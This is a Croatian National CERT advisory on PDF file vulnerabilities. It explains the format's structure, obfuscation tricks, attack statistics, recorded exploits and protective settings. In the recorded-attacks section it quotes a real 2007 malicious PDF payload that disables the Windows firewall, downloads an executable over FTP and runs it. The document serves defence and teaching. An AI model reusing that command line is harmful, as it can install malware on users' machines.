CARNet

HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Ranjivost PDF datoteka

NCERT-PUBDOC-2010-10-315

Nacionalni CERT

Nacionalni CERT+

Sadržaj

1 Uvod

PDF, skraćeno od Portable Document Format, jedinstveni je format za razmjenu dokumenata kojeg je stvorila tvrtka Adobe 1993. godine. Dokument nastao na jednom računalu može se čitati na drugom, bez obzira na njihove operativne sustave i vrstu (stolno računalo, ručno računalo ili mobilni uređaj). Na prvi pogled, ovo se ne čini kao tako posebno svojstvo jer i druge aplikacije kao npr. Microsoft Word i Excel imaju svoje alternative na drugim platformama koje omogućuju čitanje njihovih dokumenata. Ono što čini PDF toliko posebnim je očuvanje sadržaja (integriteta) dokumenta koji je često važniji od same mogućnosti čitanja. Pretpostavimo da imamo dokument napisan u Microsoft Wordu na Windows operativnom sustavu u kojem se koriste generički fontovi za Windows aplikacije. Nakon što se taj dokument pretvori u PDF, može se pogledati i otisnuti sa očuvanim fontovima i grafikom na bilo kojoj platformi bez da ona posjeduje te fontove, grafiku i originalnu aplikaciju pomoću koje je nastao taj PDF dokument. Tako npr. ova činjenica tvrtkama eliminira potrebu za instalacijom jednakog paketa softvera u svim svojim odjelima, odnosno računalima. Ogromnu popularnost PDF format upravo zahvaljuje ovom svojstvu.

Od 2008. godine PDF je postao otvoreni standard objavljen od svjetske organizacije za standardizaciju ISO (ISO/IEC 32000-1:2008), dok je do tad Adobe posjedovao njegovu specifikaciju.

Upravo ta popularnost i velik broj otkrivenih ranjivosti u softveru i propusta u samom jeziku kojeg PDF koristi za prikaz dokumenata, pogodovali su razvoju zlćudnog softvera koji koristi taj format.

2 O PDF formatu

2.1 Elementi i mogućnosti PDF jezika

Specifikacija PDF jezika mnogo je složenija nego što se misli. Od nastanka, sa svakom novom verzijom, Adobe je dodavao nove mogućnosti. Posljednja inačica PDF-a je 1.7 .

Slika 2-1: logo PDF-a

Svaka PDF datoteka sastoji se od niza objekata koji zajedno opisuju izgled jedne ili više stranica, obično uz dodatne interaktivne elemente i podatke sa višeg aplikacijskog sloja. Dokument može sadržavati bilo kakvu kombinaciju teksta, grafike i slika. Izgled stranice opisuje slijed sadržaja (*content stream*) koji uključuje niz grafičkih objekata. Podržani su i interaktivni elementi kao što su tekstualne zabilješke (*text notes*), poveznice (linkovi), zvukovi, video zapisi itd. Nadalje, PDF objekti mogu definirati okidače koji reagiraju i pokreću akcije kada korisnik pritisne određenu tipku na tipkovnici ili mišu itd. Tu su još i interaktivne forme, odnosno polja čije vrijednosti može korisnika prenijeti u drugu ili učitati iz druge aplikacije. Postoji osam vrsta objekata, a to su:

- boolean
- brojevi
- nizovi znakova (stringovi)
- imena
- nizovi objekata
- rječnici, odnosno kolekcija objekata indeksiranih imenima
- stream, obično sadrže veliku količinu podataka
- null objekt

Način na koji PDF format definira grafiku vrlo je sličan jeziku PostScript, a koristi Kartezijev koordinatni sustav, koji je neovisan o korištenoj platformi, za opis površine stranice. Opis stranice može koristiti matricu kako bi se grafičkom elementu mijenjala veličina, kako bi se okretao ili rotirao. Grafička stanja su kolekcija od 24 parametra (od PDF verzije 1.6) koja se mogu mijenjati, spremati i nanovo vraćati.
Grafički model omogućuje da:

- figure budu u obliku znakova (*glyph*), linija, geometrijskom obliku ili da budu uzorak neke slike, odnosno digitalne fotografije
- figure mogu biti obojene, crne, bijele ili u bilo kojoj nijansi sive boje, a mogu biti i uzorak koji se ponavlja ili lagani prijelaz između različitih boja
- bilo koji od elemenata može biti „zakačen“ (engl. *clipped*) na neki drugi oblik, tako da se prikazuje unutar njih

Od verzije 1.3 u PDF je uvedena mogućnost dodavanja JavaScript koda. Tako se JavaScript kodom može utjecati na izgled stranica, podatke u poljima, na forme. Uz to, na izvršavanje koda može utjecati i neka akcija korisnika npr. samo otvaranje dokumenta.
PDF posjeduje dvije mogućnosti za sigurnost svojih dokumenata. One se mogu koristiti posebno ili zajedno, odnosno obadvije istovremeno. To su:

- enkripcija – dokument može biti kriptiran tako da ga samo autorizirani korisnici mogu otvoriti; postoji posebna autorizacija za autora dokumenta i za sve ostale; pristup korisnicima može biti i selektivno ograničen tako da oni mogu samo raditi samo određene operacije, npr. uređivanje, ispisivanje i dr.
- dokument može biti digitalno potpisan radi potvrde autentičnosti; potpis može biti u više oblika npr. sažetak dokumenta kriptiran privatnim ključem, biometrički potpis otiskom prsta itd.; bilo kakva promjena dokumenta čini potpis nevažećim


2.2 Alati za rad s PDF datotekama

Tvrtka Adobe, kao izumitelj i bivši vlasnik specifikacija PDF-a je naravno najzastupljenija na tržištu alata. Njeni aktualni alati su (počevši od onog sa najmanje mogućnosti):

- Reader 9 – besplatan, omogućuje pregledavanje, ispis i pretraživanje PDF dokumenata; u novoj verziji moguće je i ispunjavati formulare, ali podaci iz njih ne mogu se spremiti osim ako formulari nemaju dodijeljena specijalna prava za korisnike Readera; podaci iz formulara prosljeđuju se putem tipki preko elektroničke pošte ili slanjem na Web poslužitelj. Slika 2-2 prikazuje izgled sučelja Adobe Readera.
- Acrobat Standard 9 (samo za Windows operativne sustave) – omogućuje stvaranje formi sa objektima, JavaScript kodom i skupljanje podataka sa njih; ne pruža dodatne (profesionalne) opcije za ispisivanje; ne uključuje alate za redakciju; ne može stvoriti indeksnu datoteku; podržava manje formata koji se mogu pretvoriti u PDF od Pro inačice
- Acrobat Pro – podržava one opcije za koje je prethodno navedeno da ih Standard inačica ne podržava
- Acrobat Pro Extended – podržava sve ono što i Pro inačice uz dodatak nekoliko drugih mogućnosti većinom vezanih uz rad sa multimedijom

Ostali popularni alati:


- Foxit Reader i ostali alati iste tvrtke
- Evince
- Sumatra PDF
- Nitro PDF i dr.



Slika 2-2: sučelje Adobe Readera

2.3 Struktura i jezik PDF-a

Struktura PDF-a sastoji se od zaglavlja koje sadrži verziju PDF-a koja se koristi (npr. %PDF-1.1.), liste objekata, povratne reference (*cross reference*) i završnog dijela sa završnom oznakom (%%EOF). Pojednostavljena struktura PDF dokumenta izgleda ovako:



Format oznake za objekt (obj taga) je:

[objnum] [genid] obj (value) endobj

Gdje su:

[objnum] – redni broj objekta

obj, endobj – ključne riječi

[genid] – identifikator verzije objekta koji sa objnum čini jedinstvenu oznaku objekta kojim se može referencirati

(value) – vrijednosti u objektu (vrsta fonta, akcije itd.)

Objekti su u hijerarhijskom odnosu roditelj-djeca. Povratna referenca služi za referenciranje objekata i sadrži njihove adrese u bajtovima u odnosu na početak dokumenta.

Inače, PDF jezik je *case-sensitive*, odnosno razlikuje je li nešto napisano malim ili velikim slovom.

3 Ranjivosti PDF-a

Pravila za leksičko izražavanje u PDF specifikaciji vrlo su labava i time otvaraju mogućnost napadačima da prikriju zloćudni kod. Naime, isti simbol moguće je napisati na više različitih načina i time izbjeći detekciju antivirusnim programima ili sustavima za detekciju upada. Svaki znak može se napisati heksadecimalnim ASCII kodom tako da npr. /Java#53cript je isto što i /JavaScript (53 je ASCII kod malog slova s).

Zasad je velika većina pronađenih ranjivosti vezana uz:

- JavaScript
- dodatne mogućnosti (mailto, /Launch)
- vanjske programske biblioteke (Flash)
- formate i filtre za kodiranje, odnosno kompresiju (FlateDecode)

U nekoliko slučajeva, napadači su koristili propuste PDF-a kod kompresije (zlib) i filtera za slike (*FlateDecode* i *ASCII85Decode*) kako bi prekrili zloćudan kod unutar PDF-a.

Druga vrsta malvera koristi JavaScript u PDF-u kako bi se izvršile zloćudne procesorske naredbe.

Nadalje, Didier Stevens upozorava [6] na /Launch /Action naredbu PDF-a koja omogućuje pokretanje bilo koje izvršne datoteke na računalu korisnika. Adobe Reader pri pokretanju takve naredbe upozorava korisnika i pita ga je li siguran da to želi, no tu je poruku Stevens uspio djelomično izmijeniti te je korisnika moguće socijalnim inženjeringom navesti da potvrdi akciju. Drugi popularni čitač PDF datoteka Foxit Reader čak niti ne upozorava korisnika. Nadogradnja softvera ne uklanja propust jer je zapravo riječ o ranjivost samog PDF jezika. Naime, spomenuta akcija Launch, kako je tako definirano u specifikaciji PDF-a, koristi *ShellExecute* funkciju operativnog sustava Windows. Zahvaćena su oba najpopularnija Microsoftova operativna sustava Windows XP sa SP3 i Windows 7. Stevens nije želio otkriti točno kojom metodom je ovo uspio.

Također, Stevens je primijetio [3] kako se objekti u PDF dokumentu mogu definirati bilo kojim redoslijedom, tako da se logička struktura ne mijenja, za razliku od fizičke. Za primjer, sa samo 7 objekata moguće je izraditi 5020 različitih fizičkih struktura i to samo mijenjajući raspored objekata.

Iz svega navedenog vidimo kako jezik PDF-a ima u svojim temeljima neke ranjivosti, tako da je moguće proizvesti zloćudni kod koji koristi ranjivost jezika, a ne softversku ranjivost, što može

biti vrlo opasno. Druga bitna stvar je iznimno velika zastupljenost PDF datoteka na Web stranicama i to tako da se one automatski pokreću unutar Web preglednika. Ovo može biti jako opasno, posebno ako korisnik nema dovoljno dobro podešenu sigurnost unutar Web preglednika i slijepo vjeruje bilo kakvom sadržaju.

3.1 Detaljnija analiza strukture i jezika PDF-a

Kako bismo mogli ući u srž problematičnih mogućnosti koje format PDF-a pruža napadačima, potrebno je podrobnije upoznati jezik i način na koji su strukturirani PDF dokumenti. Navedimo primjer koda jednog cijelog dokumenta:

```
%PDF-1.1
1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
>>
endobj
2 0 obj
<<
  /Type /Outlines
  /Count 0
>>
endobj
3 0 obj
<<
  /Type /Pages
  /Kids [4 0 R]
  /Count 1
>>
endobj
4 0 obj
<<
  /Type /Page
  /Parent 3 0 R
  /MediaBox [0 0 612 792]
  /Contents 5 0 R
  /Resources <<
        /ProcSet [/PDF /Text]
        /Font << /F1 6 0 R >>

>>
```

```
endobj

5 0 obj

stream
BT /F1 24 Tf 100 700 Td (Hello World) Tj ET
endstream

endobj
6 0 obj
<<
  /Type /Font
  /Subtype /Type1
  /Name /F1
  /BaseFont /Helvetica
  /Encoding /MacRomanEncoding
>>
endobj
xref
0 7
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000419 00000 n
0000000520 00000 n
trailer

<<
  /Size 7
  /Root 1 0 R
>>
startxref
644
%%EOF
```

Pogledajmo prvi objekt: zapravo je riječ o indirektnom objektu jer ima broj pa se prema tome može referencirati. Objekt je tipa Catalog i riječ je o rječniku koji počinje i završava oznakama << i >>. U njemu su 2 0 R i 3 0 R reference na indirektne objekte 2 i 3. Objekt 2 opisuje crteže (nema ih) dok 3 opisuje stranice. Umjesto referenciranja objekata, u objekt 1 mogao se ubaciti cijeli objekt. U tom se slučaju, na mjestu gdje sada stoji referenca 2 0 R, ubaci objekt 2 uključujući znakove << i >> (to bi onda bio direktni objekt). Element kids u objektu 3 predstavlja listu stranica navedenu u uglatim zagradama. Ovdje imamo samo jednu stranicu koju predstavlja objekt 4 (oznaka 4 0 R).


Objekt 4 definira sadržaj (točnije gdje se on nalazi), resurse koji će koristiti za renderiranje i veličinu stranice. MediaBox predstavlja veličinu stranice, dok se sadržaj nalazi u objektu 5. Font je definiran u objektu 6. Objekt u kojem se nalazi sadržaj je specijalnog tipa *stream object*. Svrha ovog tipa objekta je da omogući korištenje raznih vrsta kodiranja (koji se zovu filteri u PDF jeziku) poput kompresije *Zlib Flatedecode*. Sadržaj takvog objekta je niz instrukcija za grafičko oblikovanje teksta koji započinje sa BT i završava za ET. U našem primjeru to su instrukcije:

- koristi font F1 veličine 24
- idi na poziciju (100, 700)
- nacrtaj tekst „Hello World“

Osim svega dosad, alatu za čitanje PDF dokumenta su potrebne još neke informacije. Treba znati koji objekt započinje opis dokumenta i indeks svakog objekta. Indeks objekta je povratna referenca (*cross reference*) oznake xref koja definira broj, verziju i apsolutnu poziciju objekta u datoteci. U našem primjeru nakon xref imamo 0 (broj prvog objekta) i 7 (veličinu xref tablice). Prvi indeks mora početi objektom broja 0 i verzije 65535. Broj 12 u drugoj liniji tablice znači da objekt 1 počinje nakon 12 bajtova datoteke, verzije je 0 (drugi stupac). Slovo n u trećem stupcu znači da se objekt koristi (ako imamo f, tada je objekt slobodan). Na kraju pod „trailer“ se specifira koji je korijenski (*root*) objekt. 644 je apsolutna pozicija xref u PDF datoteci.


3.2 PDF kao malver

Godišnji izvještaj o globalnim prijetnjama za 2009. (*Annual Global Threat Report*) kojeg izdaje tvrtka ScanSafe (dio telekomunikacijskog diva Cisco) pokazuje da je tijekom godine broj napada u kojima su korišteni zloćudni Adobe PDF dokumenti skočio sa 56% na 80% sveukupnih napada ciljanih na softver tvrtke Adobe. Taj se izvještaj inače temelji na najvećoj svjetskoj analizi realnog Internet prometa, točnije trilijunu zahtjeva za Web stranicama.
Sigurnosna tvrkta F-Secure prošle je godine izvjestila [6] kako je tijekom 2009. broj napada vezanih uz datoteke Adobeovog Readera pretekao one vezane uz Microsoft Word. Na sljedećoj stranici imamo grafičke prikaze udjela napada prema različitim formatima u 2008., odnosno 2009. godini.



Slika 3-1: udio napada na PDF u usporedbi sa ostalim formatima u 2008. i 2009. (izvor: F-Secure)

Prema tvrtki McAffee [8], u prvoj četvrtini 2010., PDF datoteke čine 28% svog malvera vezanog uz zloupotrebu softvera, dok je taj broj tijekom 2007. i 2008. bio manji od 2%, a tijekom 2009. 17%:



Slika 3-2: udjeli pronađenih zloupotreba (izvor: McAffe AvertLabs)

Ovo potvrđuje da su napadači prepoznali PDF kao plodno tlo za svoje zlonamjerne radnje i dokazuje da je velik broj otkrivenih ranjivosti pogodovao većom iskorištavanju istih. S druge strane, ova činjenica je i rezultat toga da po istraživanju iz kolovoza 2009., čak 83.5% korisnika ne vrši redovite nadogradnje Adobeovih alata za rad sa PDF dokumentima. Napadači su svjesni činjenice da veći broj ranjivosti znači veću šansu za uspješnu infekciju.

3.3 Zabilježeni napadi

Većina napada usmjerena je prema tome da se, kad korisnik otvori zlćudni PDF, pokrene novi proces, odnosno trojanski konj koji tako zarazi korisnikovo računalo.

U srpnju 2007. godine zabilježeno je da napadači šire neželjene poruke elektroničke pošte (spam) s PDF dokumentima u privitku koji koriste tehnike zaštite PDF formata (enkripciju) kako bi otežali anti-virusnim alatima detekciju zlćudnog koda.

U rujnu 2007. godine otkrivena je ranjivost alata Adobe Reader i Acrobat (CVE-2007-520) koja je zahvaćala sve varijante alata verzija 8.1 i starijih te 7.0.9 i starijih. Propust je omogućavao zloćudnom kodu da isključi Windows firewall, FTP-om preuzme crva i onda ga pokrene.
Zloćudni PDF se širio e-mailom u privitku i bilo ga je dovoljno otvoriti da biste se zarazili. Zloćudni kod je sadržavao obj tag te je izgledao ovako:

```
obj<</URI(mailto :%/../../../../ ../../Windows /system32/cmd".exe"" /c /q \"@echo off&netsh firewall set opmode mode=disable&echo o 1. 2. 3.4>1&echo binary>>1&echo get /ldr.exe>>1&echo quit>>1&ftp -s:1 -v -A>nul&del /q 1& start ldr.exe&\" \"&\" "nul.bat)/S/ URI>
```

Tijekom 2008. mnogi zloćudni PDF dokumenti su koristili ranjivost JavaScript metode util.printf kako bi pokrenuli zloćudni kod iz memorije. Riječ je bilo o Adobe Readeru 8.1.2. na Windows XP SP2.
Krajem 2009. pojavila se naprednija vrsta zloćudnog PDF dokumenta istog tipa koji je koristio ranije zabilježenu ranjivost (CVE-2009-4324) koristeći zloćudni JavaScript kod. Kao i mnoge ranije zloupotrebe tog tipa koristio je tehniku pretrpavanja memorije kako bi se kod izvršio točno na određenom dijelu memorije. To se izvodi gomilanjem NOP (*No OPeration*) naredbi procesoru. U ovom slučaju je riječ o nizu SBB (oduzimanje s posudbom) instrukcija koje imaju istu funkciju. Kod za pristup ljusci podijeljen je na dvije razine, što ovaj slučaj čini naprednijim od drugih. Naime, drugi dio koda je spremljen u drugom objektu, potpuno neovisno o prvom dijelu i on se izvršava (i postavlja u memoriju) iako dekompresija dokumenta ne uspijeva jer je PDF kod pogrešan. Tada, prvi dio koda pronalazi drugi dio u memoriji i prepušta mu daljnje izvođenje. Nakon toga, kod obrađuje ime PDF datoteke iz komandne linije i otvara je direktno, a sve zbog toga što ta PDF datoteka u sebi ima skrivene dvije izvršne datoteke (.exe). Prva pokušava dohvatiti zloćudni sadržaj sa mreže, dok druga otvara zloćudnu datoteku baby.pdf, kako korisnik ne bi primijetio da mu se prethodno srušio Adobe Reader. Na ovaj način napadač dobije potpunu kontrolu nad računalom korisnika.
U travnju 2010. pojavio se zloćudni PDF dokument koji je u sebi sadržavao učahureni objekt kodiran korištenjem filtera *Flatedecode* i *ASCII85Decod*e, a taj je objekt zapravo predstavljao XML datoteku koja u sebi nosi zloćudnu datoteku formata TIFF (*Tagged Image File Format*).

Malver je koristio dvije ranjivosti PDF-a: jednu vezanu uz JavaScript i drugu uz TIFF (CVE-2010-0188).

U lipnju 2010. zabilježeno je kako napadači koriste ranjivost authplay.dll datoteke koja dolazi uz svaku kopiju alata Adobe Reader i Acrobat te predstavlja prevoditelja za Adobe Flash sadržaj u PDF dokumentima. Napadači su u PDF dokumente postavljali zloćudni Flash sadržaj (stream). Propust je pogađao verzije 9 Adobeovih alata i to na operativnim sustavima Windows, Linux i Solaris. Ovaj propust su sigurnosne tvrtke kao Secunia ocijenile ekstremno kritičnim jer napadaču dozvoljava da preuzme kontrolu nad računalom napadnutog.

4 Zaštita

4.1 Osnovne mjere

Mjere zaštite koje ćemo navesti ovdje ne osiguravaju apsolutnu zaštitu, ali uvelike pridonose sigurnosti. Kao i uvijek, vjerojatno najvažnija mjera zaštite je procjena može li se vjerovati sadržaju kojeg otvaramo, odnosno dolazi li on iz pouzdanog izvora, bio to e-mail ili neka web stranica.

Najsigurnije je uvijek imati nadograđen PDF alat na zadnju dostupnu inačicu. Ali to često nije dovoljno, pogotovo u slučaju PDF-a. Potrebno je pratiti preporuke proizvođača jer je čest slučaj da proizvođač tek treba izdati zakrpu za neku ranjivost svojih alata (koja se već iskorištava), no zato postoji neko privremeno rješenje.

Kod nekih slučajeva pomaže isključivanje podrške za JavaScript u PDF čitaču.

U Adobe Readeru to se radi ovako:

Edit -> Preferences -> JavaScript i maknuti kvačicu sa „Enable Acrobat JavaScript“

Ostale mjere zaštite:

- korištenje najnovijeg anti-virusnog softvera, iako je praksa pokazala da oni prepoznaju samo manji dio malvera vezanog uz PDF
- isključivanje automatskog prikaza PDF dokumenata unutar Web preglednika; ako dokument prije otvaranja pohranimo na tvrdi disk, anti-virusni softver ima veću šansu otkriti zloćudan sadržaj
